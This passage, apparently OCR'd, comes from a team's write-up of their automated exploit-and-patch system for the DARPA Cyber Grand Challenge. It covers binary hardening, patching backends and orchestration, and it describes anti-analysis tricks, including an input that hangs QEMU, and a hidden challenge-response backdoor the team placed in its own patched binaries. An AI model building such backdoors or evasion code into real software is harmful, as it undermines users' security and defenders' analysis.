
One caveat here is that challenges may use many bytes of the flag page as a random seed. In these cases we might see every byte of the flag page as

part of the expression for stdout. Querying the constraint solver for every one of these consecutive four byte sequences is prohibitively slow, so it is necessary to pre-filter such expressions. Colorguard does this pre-filter during the trace by replacing any expression containing more than 13 flag bytes with a new symbolic variable. The new symbolic variable is not considered a potential leak. The number 13 was arbitrarily chosen as it was high enough to still detect all of the leaks we had examples for, but low enough that checking for leaks was still fast.

--[003.004 - Challenge Response

A common pattern that still needs to be considered is where the binary randomly chooses a value, outputs it, and then requires the user to input that value or something computed from the random value. For example, the binary prints "Solve the equation: 6329*4291" and then the user must input "27157739". To handle these patterns in the exploit, we identify any constraints that involve both user input and random data. Once identified, we check the output that has been printed up to that point if it contains the random data. If so, then we have identified a challenge-response. We will include the output as a variable in the constraints that are passed to the exploit, and then read from stdout, adding constraints that the output bytes match what is received during the exploit. Then the solver can be queried to generate the input necessary for the correct "response".

--[004 - The Patching Component: Patcherex



Patcherex, which is built on top of angr, is the central patching system of Mechanical Phish. As illustrated in the overview image, Patcherex is composed of three major components: techniques, patches, and patching

backends.

* Techniques

A technique is the implementation of a high-level patching strategy. A set of patches (described below) with respect to a binary are generated after applying a technique on it. Currently Patcherex implements three different types of techniques:

- Generic binary hardening techniques, including Return Pointer Encryption, Transmit Protection, Simple Control-Flow Integrity, Indirect Control-Flow Integrity, Generic Pointer Encryption;
- Techniques aiming at preventing rivals from analyzing or stealing our patches, including backdoors, anti-analysis techniques, etc.;
- Optimization techniques that make binaries more performant, including constant propagation, dead assignment elimination, and redundant stack variables removal.

* Patches

A Patch is a low-level description of how a fix or an improvement should be made on the target binary. Patcherex defines a variety types of patches to perform tasks ranging from code/data insertion/removal to segment altering.

* Backends

A backend takes patches generated from one or more techniques, and applies them on the target binary. Two backends available in Patcherex:

- ReassemblerBackend: this backend takes a binary, completely disassembles the entire binary, symbolizes all code and data references among code and data regions, and then generate an assembly file. It then apply patches on the assembly file, and calls an external assembler (it was clang for CGC) to reassemble the patched assembly file to the final binary.
- DetourBackend: this backend acts as a fallback to the ReassemblerBackend. It performs in-line hooking and detouring to apply patches.

--[004.001 - Patching Techniques

In this section, we describe all techniques we implemented in Patcherex.

Obviously we tried to implement techniques that will prevent exploitation of the given CBs, by making their bugs not exploitable. In some cases, however, our techniques do not render the bugs completely unexploitable, but they still force an attacker to adapt its exploits to our RBs. For instance, some techniques introduce differences in the memory layout between our generated RB and the original CB an attacker may have used to develop its exploit. In addition, we try to prevent attackers from adapting exploits to our RB by adding anti-analysis techniques inside our generated binaries. Furthermore, although we put a significant effort in minimizing the speed and memory impact of our patches, it is often impossible to have performance impact lower than 5% (a CB score starts to be lowered when it has more than 5% of speed or memory overhead). For this reason we decided to "optimize" the produced RB, as we will explain later.

--[004.001.001 - Binary Hardening Techniques

We implemented some techniques for generic binary hardening. Those general hardening techniques, although not extremely complex, turned out to be very useful in the CFE.

Vulnerability-targeted hardening (targeted patching) was also planned initially. However, due to lack of manpower and fear for deploying replacement CBs too many times for the same challenge, we did not fully implement or test our targeted patching strategies.

* Return Pointer Encryption

This technique was designed to protect from classical stack buffer overflows, which typically give an attacker control over an overwritten saved return pointer. Our defense mechanism "encrypts" every return pointer saved on the stack when a function is called, by modifying the function's prologue. The encrypted pointer is then "decrypted" before every ret instruction terminating the same function. For encryption and decryption we simply xor'ed the saved return pointer with a nonce (randomly generated during program's startup). Since the added code is executed every time a function is called, we take special care in minimizing the performance impact of this technique.

First of all, this technique is not applied in functions determined as safe. We classify a function as safe if one of these three conditions is true:

- The function does not access any stack buffer.
- The function is called by more than 5 different functions. In this case, we assume that the function is some standard "utility" function, and it is unlikely that it contains bugs. Even if it contains bugs, the performance cost of patching such a function is usually too high.
- The function is called by printf or free. Again, we assume that library functions are unlikely to contain bugs. These common library functions are identified by running the functions with test input and output pairs. This function identification functionality is offered by a separate component (the "Function identifier" mentioned in the "Warez" Section).

To further improve the performance, the code snippet that encrypts and decrypts the saved return pointer uses, when possible, a "free" register to perform its computations. This avoids saving and restoring the value of a register every time the injected code is executed. We identify free registers (at a specific code location) by looking for registers in which a write operation always happens before any read operation. This analysis is performed by exploring the binary's CFG in a depth-first manner, starting from the analyzed code location (i.e., the location where the code encrypting/decrypting the return pointer is injected).

Finally, to avoid negatively impacting the functionality of the binary, we did not patch functions in which the CFG reconstruction algorithm has problems in identifying the prologue and the epilogues. In fact, in those cases, it could happen that if an epilogue of the analyzed function is not identified, the encrypted return address will not be decrypted when that epilogue is reached, and consequently the program will use the still-encrypted return pointer on the stack as the return target. This scenario typically happens when the compiler applies tail-call optimizations by inserting jmp instructions at the end of a function.

* Transmit Protection

As a defense mechanism against Type 2 exploits, we inject code around the transmit syscall so that a binary is forbidden from transmitting any 4 contiguous bytes of the flag page. The injected code uses an array to keep track of the last transmitted bytes so that it can identify cases in which bytes of the flag page are leaked one at a time.

* Simple Control-Flow Integrity

To protect indirect control flow instructions (e.g., call eax, jmp ebx), we inject, before any instruction of this kind, code that checks specific properties of the target address (i.e., the address which the instruction pointer will be after the call or jump). The specific checks are:

- The target address must be an allocated address (to prevent an attacker from using the indirect control-flow instruction to directly perform a Type 1 attack). To do so, we try to read from the target address, so that if the address does not point to an allocated region the program will crash before the instruction pointer is modified. This prevents simple Type 1 exploits, because the attacker must control at least 20 bits of the instruction pointer, and it is unlikely (but not impossible) that the negotiated value will end up inside an allocated memory region.

- The target address must be inside the memory range where the binary's code is typically loaded (for simplicity, we consider a "potential code" address to be any below 0x4347c000). To avoid breaking programs that use dynamically allocated code we do not perform this check if we statically detect that the analyzed program calls the allocate syscall in a way which will create additional executable memory.

- The target address is not a pop instruction. As a partial mitigation against ROP attacks, we dynamically check if the target of indirect calls is a pop instruction, and terminate the program otherwise.

* Uninitialized Data Cleaning

For each function, we identify all of the instructions that read and write to stack variables, and the stack offset that is accessed. If there is any path through the CFG such that a stack variable is read before it is written, then we consider it possible that there is an uninitialized data usage. For each variable that is detected in an uninitialized data usage, we zero that variable by adding stack cleaning code at the beginning of the function.

* Stack Base Address Randomization

On program's startup we add a random value (which can assume any 16-byte aligned value between 16 and 1024) to the stack pointer address. This adds indeterminism to the position of the stack, hindering any exploit making assumptions on the program's stack layout.

* malloc Protection

To interfere with exploitation of heap overflows, if we are able to identify a malloc-like function inside the analyzed CB, we slightly modify its behavior. In particular, we change the amount of bytes allocated by a small, pseudo-random, value.

* printf Protection

For every printf-like function identified, such as printf, snprintf, etc., we ensure that the function is not used to perform a "format string" attack. Specifically, if the format string parameter is neither in the binary's read-only memory nor a string already present in the binary, we stop the execution of the binary if:
- The format string parameter contains a meta character (e.g., "%").
- The format string parameter points to the flag page.

--[004.001.002 - Adversarial Techniques

Certain techniques are introduced to prevent rivals from analyzing, or even running our RBs in a controlled environment, while leaving those RBs still able to run in the real game environment. These techniques are presented in this section.

* Anti-analysis

We add some code, executed before the original entry point of the binary, to interfere with analyses that other teams could perform on our patched binary. Specifically, we add code to:
- Detect if the binary is executed using QEMU or PIN. To do so, we probe the implementation of different aspects that are difficult to emulate correctly, such as segment registers, transmission of partially allocated memory regions, syscall error codes values in case of "double failure". In addition, we add some code triggering a previously unknown implementation bug in QEMU, making it stall. Specifically, during the development of our CRS, we found that QEMU, when using user-mode emulation, does not correctly handle taking the square root of an "un-normal" floating point number, that is, a nonzero 80-bit float whose explicit integer bit (the highest bit of the mantissa) is zero. When this happens, QEMU will hang forever. Because of this anti-QEMU patch, some of our RBs broke the live visualization during the CFE public event.

- Interfere with symbolic execution engines. Our adversarial code contains self-modifying code designed to be extremely hard to simulate correctly and efficiently by a symbolic execution engine. In addition, some added code is specifically designed to trigger "path explosion" conditions.
- Interfere with automatic exploitation systems. We add code to transmit the flag page to file descriptor 2 (stderr). Although data transmitted to this file descriptor is not sent to a CRS interacting with a binary, an opponent could mistakenly assume that any contiguous 4 bytes transmitted from the flag page constitutes a Type 2 exploit and thus fielding a POV trying to leverage this "fake" leak. In addition, we inject "fake backdoor" code. This code is triggered if a CRS sends a specific 4-byte sequence. When triggered, it reads from the CRS 8 bytes used to set the program instruction pointer and the value of a register. For this reason, this code looks like easily exploitable to create a Type 1 POV, however the read values are xor'ed with a random value, before being used to set the instruction pointer and the register, making this code non-exploitable.

In addition, to counteract an adversary fielding one of our own patched binaries as its own patched binary, we inject a backdoor in every fielded patched binary. This backdoor can be used by our CRS to exploit the patched binary we generate, but it is designed to be extremely hard to be exploited from other teams' CRSs. The backdoor is triggered when a specific 4-byte sequence is received. To detect this, the function wrapping the receive syscall is modified to keep track of the first 4 bytes a program receives. Once triggered, the backdoor sends to the CRS a "challenge" C (which is a 19-bit value), and the CRS responds with a response R (a 64-bit value). Then, the backdoor code checks if the following condition is true: first_32_bits_of(SHA1(pad(R,160))) == pad(C,32), where pad(A,N) is a function padding the input value A up to N bits by adding zeros.

The challenge can be easily solved by pre-computing all the possible responses, but it is impossible for an opponent's POV to compute a solution for the challenge within the game-imposed 10-second timeout.

--[004.001.003 - Optimization Techniques

Performance is a vital concern of our patching strategy. While we stress the necessity of optimizing all our patching techniques, some overhead cannot be avoided. From analyzing binaries collected from CQE and CFE samples, we noticed that most of them are compiled with O0, i.e., without optimization enabled. We do not know why organizers decided not to optimize most of the provided challenges, but we speculated that this may have been decided to leave room for optimizations and patching.

It is well-known that O0 and O1 binaries can have a huge difference in execution time. Fortunately, some of the optimization methods used in O1 are not that difficult to perform directly on binaries. Further, angr provides all necessary data-flow analysis techniques, which makes the whole optimization development easier. Finally, with the help of the ReassemblerBackend, we can easily fully remove instructions that we want to get rid of, without having to replace them with nops. Therefore, we implemented some basic in-line binary optimization techniques in order to optimize O0 binaries in CFE, which are described below.

- Constant Propagation. We propagate constants used as immediates in each instruction, and eliminate unnecessary mov instructions in assembly code.
- Dead Assignment Elimination. Many unnecessary assignments occur in unoptimized code. For example, in unoptimized code, when a function reads arguments passed from the stack, it will always make a copy of the argument into the local stack frame, without checking if the argument is modified or not in the local function. We perform a conservative check for cases where a parameter is not modified at all in a function and the copy-to-local-frame is unnecessary. In this case, the copy-to-local instruction is eliminated, and all references to the corresponding variable on the local stack frame are altered to reference the original parameter on the previous stack frame. Theoretically, we may break the locality, but we noticed some improvement in performance in our off-line

tests.
- Redundant Stack Variable Removal. In unoptimized code, registers are not allocated optimally, and usually many registers end up not being used. We perform a data-flow analysis on individual functions, and try to replace stack variables with registers. This technique works well with variables accessed within tight loops. Empirically speaking, this technique contributes the most to the overall performance gain we have seen during testing.

Thanks to these optimizations, our patches often had *zero* overall performance overhead.

--[004.002 - Patches

The techniques presented in the previous section return, as an output, lists of patches. In Patcherex, a patch is a single modification to a binary.

The most important types of patches are:

- InsertCodePatch: add some code that is going to be executed before an instruction at a specific address.
- AddEntryPointPatch: add some code that is going to be executed before the original entry point of the binary.
- AddCodePatch: add some code that other patches can use.
- AddRWData: add some readable and writable data that other patches can use.
- AddRODataPatch: add some read-only data that other patches can use.

Patches can refer to each other using an easy symbol system. For instance, code injected by an InsertCodePatch can contain an instruction like call check_function. In this example, this call instruction will call the code contained in an InsertCodePatch named check_function.

--[004.003 - Backends

We implemented two different backends to inject different patches. The DetourBackend adds patches by inserting jumps inside the original code, whereas the ReassemblerBacked adds code by disassembling and then reassembling the original binary. The DetourBackend generates bigger (thus using more memory) and slower binaries (and in some rare cases it cannot insert some patches), however it is slightly more reliable than the ReassemblerBackend (i.e., it breaks functionality in slightly less binaries).

* DetourBackend

This backend adds patches by inserting jumps inside the original code. To avoid breaking the original binary, information from the CFG of the binary is used to avoid placing the added jmp instruction in-between two basic blocks. The added jmp instruction points to an added code segment in which first the code overwritten by the added jmp and then the injected code is executed. At the end of the injected code, an additional jmp instruction brings the instruction pointer back to its normal flow.

In some cases, when the basic block that needs to be modified is too small, this backend may fail applying an InsertCodePatch. This requires special handling, since patches are not, in the general case, independent (a patch may require the presence of another patch not to break the functionality of a binary). For this reason, when this backend fails in inserting a patch, the patches "depending" from the failed one are not applied to the binary.

* ReassemblerBackend

ReassemblerBackend fully disassembles the target binary, applies all patches on the generated assembly, and then assembles the assembly back into a new binary. This is the primary patching backend we used in the CFE. Being able to fully reassemble binaries greatly reduces the performance hit introduced by our patches, and enables binary optimization, which improves

the performance of our RBs even further. Also, reassembling usually changes base addresses and function offsets, which achieves a certain level of "security by obscurity" -- rivals will have to analyze our RBs if they want to properly adapt their code-reusing and data-reusing attacks.

We provide an empirical solution for binary reassembling that works on almost every binary from CQE and CFE samples. The technique is open-sourced as a component in angr, and, after the CGC competition, it has been extended to work with generic x86 and x86-64 Linux binaries.

A detailed explanation as well as evaluation of this technique is published as an academic paper [Ramblr17].

--[004.004 - Patching Strategy

We used Patcherex to generate, for every CB, three different Replacement Binaries (RBs):

- Detouring RB: this RB was generated by applying, using the DetourBackend, all the patches generated by the hardening and adversarial techniques presented previously.
- Reassembled RB: this RB was generated by applying the same patches used by the Detouring RB, but using the ReassemblerBackend instead of the DetourBackend.
- Optimized Reassembled RB: this RB was generated as the Reassembled one, but, in addition all the patches generated by the optimization techniques were added.

These three patched RBs have been listed in order of decreasing performance overhead and decreasing reliability. In other words, the Detouring RB is the most reliable (i.e., it has the smallest probability of having broken functionality), but it has the highest performance overhead with respect to the original unpatched binary. On the contrary the Optimized Reassembled RB is the most likely to have broken functionality, but it has a lower performance impact.

--[004.005 - Replacement Binary Evaluation

* Pre-CFE Evaluation

During initial stages of Patcherex development, testing of the RBs was done by an in-house developed component called Tester. Internally, Tester uses cb-test, a utility provided by DARPA for testing a binary with pre-generated input and output pairs, called polls. We made modifications to cb-test, which enabled the testing of a binary and its associated IDS rules on a single machine, whereas the default cb-test needs 3-machines to test a binary with IDS rules.

Tester can perform both performance and functionality testing of the provided binary using the pre-generated polls for the corresponding binary using its Makefile. For functionality testing, given a binary, we randomly pick 10 polls and check that the binary passes all the polls. For performance testing, we compute the relative overhead of the provided binary against the unpatched one using all the polls. However, there was huge discrepancy (~10%) between the performance overhead computed by us and that provided during sparring partner sessions for the same binaries. Moreover, during the sparring partner sessions, we also noticed that performance numbers were different across different rounds for the same binaries. Because of these discrepancies and to be conservative, for every patching strategy, we computed the performance overhead as the maximum overhead across all rounds of sparring partner sessions during which RBs with corresponding patching strategy are fielded.

During internal testing we used all the available binaries publicly released on GitHub (some of which were designed for the CQE event, whereas others were sample CFE challenges). To further extend our test cases, we recompiled all the binaries using different compilation flags influencing the optimization level used by the compiler. In fact, we noticed that heavily optimized binaries (e.g., -O3), were significantly harder to

analyze and to patch without breaking functionality. Specifically, we used the following compilations flags: -O0, -Os, -Oz, -O1, -O2, -O3, -Ofast. Interestingly, we noticed that some of the binaries, when recompiled with specific compilation flags, failed to work even when not patched.

During the final stages of Patcherex development, we noticed that almost all generated RBs never failed the functionality and that the performance overhead was reasonable except for a few binaries. This, combined with the discrepancy inherent in performance testing, led us not to use any in-depth testing of our replacement binaries during the CFE.

* CFE Evaluation

For every RB successfully generated, Patcherex first performs a quick test of their functionality. The test is designed to spot RBs that are broken by the patching strategy. In particular, Patcherex only checks that every generated RB does not crash when provided with a small test set of hardcoded input strings ("B", "\n", "\n\n\n\n\n\n", etc.)

We decided to perform only a minimal tests of the functionality because of for performance and reliability considerations.

--[004.006 - Qualification Round Approaches

It is worth mentioning that for the CGC qualification round, the rules were very different from the final round. Between this and the fact that our analysis tools were not yet mature it was necessary for us to approach patching very differently from the final round approaches previously described.

In the qualification round, the only criteria for "exploitation" was a crash. If you could crash a binary, it meant that you could exploit it, and if your binary could crash, it meant that you were vulnerable. Furthermore, the qualification scoring formula was such that your "defense" score, i.e. how many vulnerabilities your patch protected against, was a global multiplier for your score between zero and one. This meant that if you didn’t submit a patch for a binary, or if your patch failed to protect against any of the vulnerabilities, you received zero points for that challenge, regardless of how well you were able to exploit it.

This is such an unconventional scoring system that when we analyzed the (publicly available) patches produced by other teams for the qualification round, we found that at least one qualifying team had a patching strategy such that whenever they discovered a crash, they patched the crashing instruction to simply call the exit syscall. This is technically not a crash, so the teams that did this did in fact receive defense points for the challenges, and accordingly did in fact receive a non-negligible score for effectively stubbing out any vaguely problematic part of the binary.

Our approaches were slightly more nuanced! There were two techniques we developed for the qualification round, one "general" technique, meaning that it could be applied to a program without any knowledge of the vulnerabilities in a binary, and one "targeted" technique, meaning that it was applied based on our CRS’ knowledge of a vulnerability. Each of the techniques could produce several candidate patched binaries, so we had to choose which one to submit in the end - our choice was based on some rudimentary testing to try to ascertain if the binary could still crash, and if not, to assess the performance impact of the patch.

It is important to notice for CQE, the patched binaries were tested by the organizers against a fixed set of pre-generated exploits. For this reason, our patched binaries just had to prevent to be exploited when run against exploit developed for the original, unpatched, version of the program. In other words, the attacker had no way to adapt its exploits to our patches and so "security trough obscurity" techniques were extremely effective during the qualification event.

--[004.006.001 - Fidget

Our "general" patching technique for CQE was a tool called Fidget. Fidget was developed the summer prior to the announcement of the CGC for use in attack-defense CTFs. Its basic intuition is that the development of an attack makes a large number of very strong assumptions about the internal memory layout of a program, so in many cases simply tweaking the layout of stack variables is a reliable security-through-obscurity technique.

At the time of the CQE, Fidget was a tool capable of expanding function stack frames, putting unused space in between local variables stored on the stack. This is clearly not sufficient to prevent crashes, as is necessary for the strange qualification scoring formula. However, the tool had an additional mode that could control the amount of padding that was inserted; the mode that we used attempted to insert thousands of bytes of padding into a single stack frame! The idea here is, of course, that no overflow attack would ever include hundreds of bytes more than strictly necessary to cause a crash.

The primary issue with Fidget is that it’s pretty hard to tell that accesses to different members or indexes of a variable are actually accesses to the same variable! It’s pretty common for Fidget to patch a binary that uses local array and struct variables liberally, and the resulting patched binary is hilariously broken, crashing if you so much as blow on it. There are a huge number of heuristics we apply to try not to separate different accesses to the same variable, but in the end, variable detection and binary type inference are still open problems. As a result, Fidget also has a "safe mode" that does not try to pad the space in between variables, instead only padding the space between local variables and the saved base pointer and return address.

We originally planned to use Fidget in the final round, since it had the potential to disrupt exploits that overflow only from one local variable into an adjacent one, something that none of our final-round techniques can address. However, it was cut from our arsenal at the last minute upon the discovery of a bug in Fidget that was more fundamental than our ability to fix it in the limited time available! Unfortunate...

--[004.006.002 - CGrex

If we know that it’s possible for a binary to crash at a given instruction, why don’t we just add some code to check if that specific instruction would try to access unmapped or otherwise unusable memory, and if so exit cleanly instead of crashing? This is exactly what CGrex does.

Our reassembler was not developed until several weeks before the CGC final event, so for the qualification round CGrex was implemented with a primitive version of what then became the DetourBackend. Once our CRS found a crash, the last good instruction pointer address was sent to CGrex, which produced a patched binary that replaced all crashing instructions with jumps to a special inserted section that used some quirks in some syscalls to determine if the given memory location was readable/writable/executable, and exit cleanly if the instruction would produce a crash.

More precisely, CGrex takes, as input, a list of POVs and a CB and it outputs a patched CB "immune" against the provided POVs. CGrex works in five steps:

1) Run the CGC binary against a given POV using a modified QEMU version with improved instruction trace logging and able to run CGC binaries.

2) Detect the instruction pointer where the POV generates a crash (the "culprit instruction").

3) Extract the symbolic expression of the memory accesses performed by the "culprit instruction" (by using Miasm). For instance, if the crashing instruction is mov eax, [ebx*4+2] the symbolic expression would be ebx*4+2.

4) Generate "checking" code that dynamically:
   - Compute the memory accesses that the "culprit instruction" is going

to perform.
- Verify that these memory accesses are within allocated memory regions (and so the "culprit instruction" is not going to crash). To understand if some memory is allocated or not CGrex "abuses" the return values of the random and fdwait syscalls.


  In particular these syscalls were used by passing as one of the parameters the value to be checked. The kernel code handling these functions verifies that, for instance, the pointer were the number of random bytes returned by random is written is actually pointing to writable memory and it returns a specific error code if not. CGrex checks this error code to understand if the tested memory region is allocated. Special care is taken so that, no matter if the tested memory location is allocated or not, the injected syscall will not modify the state of the program.

- If a memory access outside allocated memory is detected, the injected code just calls exit.

5) Inject the "checking" code.

Steps 1 to 5 are repeated until the binary does not crash anymore with all the provided POVs.

--[005 - Orchestration



Designing a fully autonomous system is a challenging feat from an engineering perspective too. In the scope of the CFE, the CRS was required to run without fault for at least 10 hours. Although it was proposed to allow debugging during the CFE, eventually, no human intervention was permitted.

To that end, we designed our CRS using a microservice-based approach. Each logical part was split following the KISS principle ("Keep it simple, stupid") and the Unix philosophy ("Do one thing and do it well").

Specifically, the separation of logical units allowed us to test and work on every component in complete isolation. We leveraged Docker to run components independently, and Kubernetes to schedule, deploy, and control

component instances across all 64 nodes provided to us.

--[005.001 - Components

Several different components of Mechanical Phish interacted closely together during the CRS (see diagram above). In the following, we will briefly talk about the role of each component.

* Farnsworth

  Farnsworth is a Python-based wrapper around the PostgreSQL database, and stores all data shared between components: CBs, POVs, crashing inputs, synchronization structures, etc. In our design, we prohibited any direct communication between components and required them to talk "through" Farnsworth. Therefore, Farnsworth was a potential single point of failure. To reduce the associated risk for the CFE, we paid particular attention to possible database problems and mitigated them accordingly.

* Ambassador

  Ambassador was the component that talked to the CGC Team Interface (TI) to retrieve CBs, obtain feedback, and submit RBs and POVs. In the spirit of KISS, this component is the only part of Mechanical Phish to communicate externally and the only source for the ground truth in respect to the game state.

* Meister

  Meister coordinated Mechanical Phish. For each component, a component-specific creator decided which jobs should be run at any point in the game, based on information obtained through Farnsworth and written by Ambassador. Consequently, Meister decided which jobs to run based on the priority information of each job (as specified by the creator) and usage of the nodes in terms of CPU and memory. Note that, specifically, Meister and its creators were entirely stateless. At any point, it could crash, yet it would not kill existing jobs upon automatic restart if they were still considered important by the creators.

* Scriba

  An important task of the CRS was to select and submit the POVs and RBs, respectively. Scriba looked at performance results of exploits and patches and decided what and when to submit (for more details on the selection strategy see Section 6 - Strategy). As mentioned previously, after Scriba decided what and when to submit, Ambassador actually submitted to the TI (as Ambassador is the only component allowed to communicate externally).

* Network Dude

  The Network Dude component received UDP traffic coming from the IDS tap and stored it into the database via Farnsworth. Since it is required to receive packets at line-speed, neither parsing nor analysis of the network data was performed within Network Dude, instead, we relied different components to process the network traffic.

* Worker

  Worker was the executor for analysis tasks of the CRS. It wrapped tools such as angr, Driller, Patcherex in a generic interface to be managed easily. In fact, every Worker instance referred to an entry in a jobs queue specifying task arguments and type. Since some of the workers had to execute CGC DECREE binaries for functionality and performance evaluation, we included a DECREE virtual machine running on QEMU within a worker.

--[005.002 - Dynamic Resource Allocation

Another advantage of our architecture design, alongside dependency isolation and ease of deployment, was the possibility to dynamically scale components to meet our needs. Except for the PostgreSQL database and some internal Kubernetes services, all our components could run on any node without limitation.

Furthermore, when creating a job, Meister assigned it a priority based on the component and the current game status. For example, crash-generation jobs (Rex) were prioritized lower if an input crash was not considered reliable, or the analysis of a de-fielded CB was considered of no importance at all. Intuitively, all created jobs were sorted by descending values of priority, and scheduled through the Kubernetes API until all nodes' resources (CPU and memory) were saturated. Once all node resources were taken by running jobs, Meister killed jobs with lower priority to accommodate new higher priority jobs, but it did not over-provision.

--[005.003 - Fail-over

Mechanical Phish was required to run without failure for the duration of the CFE, an estimated 10 hours. Furthermore, no debugging sessions were permitted and the CRS was recommended to be resistant to minor hardware failure (or might have risked to "crash and burn").

To improve the reliability and resiliency of Mechanical Phish, we took various steps. First, every component, including Ambassador, Meister, Scriba, Network Dude, and Workers, was deployed as a Docker container. All components were designed to be entirely stateless, allowing us to restart them and move them across nodes if necessary.

Although components could be terminated abruptly without any significant consequence, some components were critical and were required to be running for Mechanical Phish to function correctly: These were Ambassador, Network Dude, Scriba, and Meister (crashing and recovering is acceptable for these components). Fortunately, Kubernetes provided a way to define always-running instances through DaemonSet and ReplicationController resources. If an instance of such type is terminated or timed out, it is automatically launched on another node (to prevent Kubernetes to be a single point-of-failure, Mechanical Phish was using a highly-available Kubernetes setup with multiple masters and virtual IP addresses for access).

* Database

  Naturally, the entire system cannot be completely stateless, and a single stateful component is required, which was Farnsworth. To prevent any failure of the node running the PostgreSQL Docker containers or the containers themselves, we leveraged PostgreSQL's built-in master-slave streaming replication for a resilient system. Specifically, for the CFE, we ran 5 instances on 5 different physical nodes evenly spread across the rack, and an additional health-checking monitoring service. The monitor service itself was run using a ReplicationController resource. If the master database container would have been considered dead by the monitor, a slave instance would have been elected as the new master and a replacement slave would have been created on a healthy node. To prevent components from failing during database disaster recovery, they accessed the database in a retry loop with exponential back-off. In turn, it would have ensured that no data would have been lost during the transition from a slave to master.

* CGC Access Interfaces

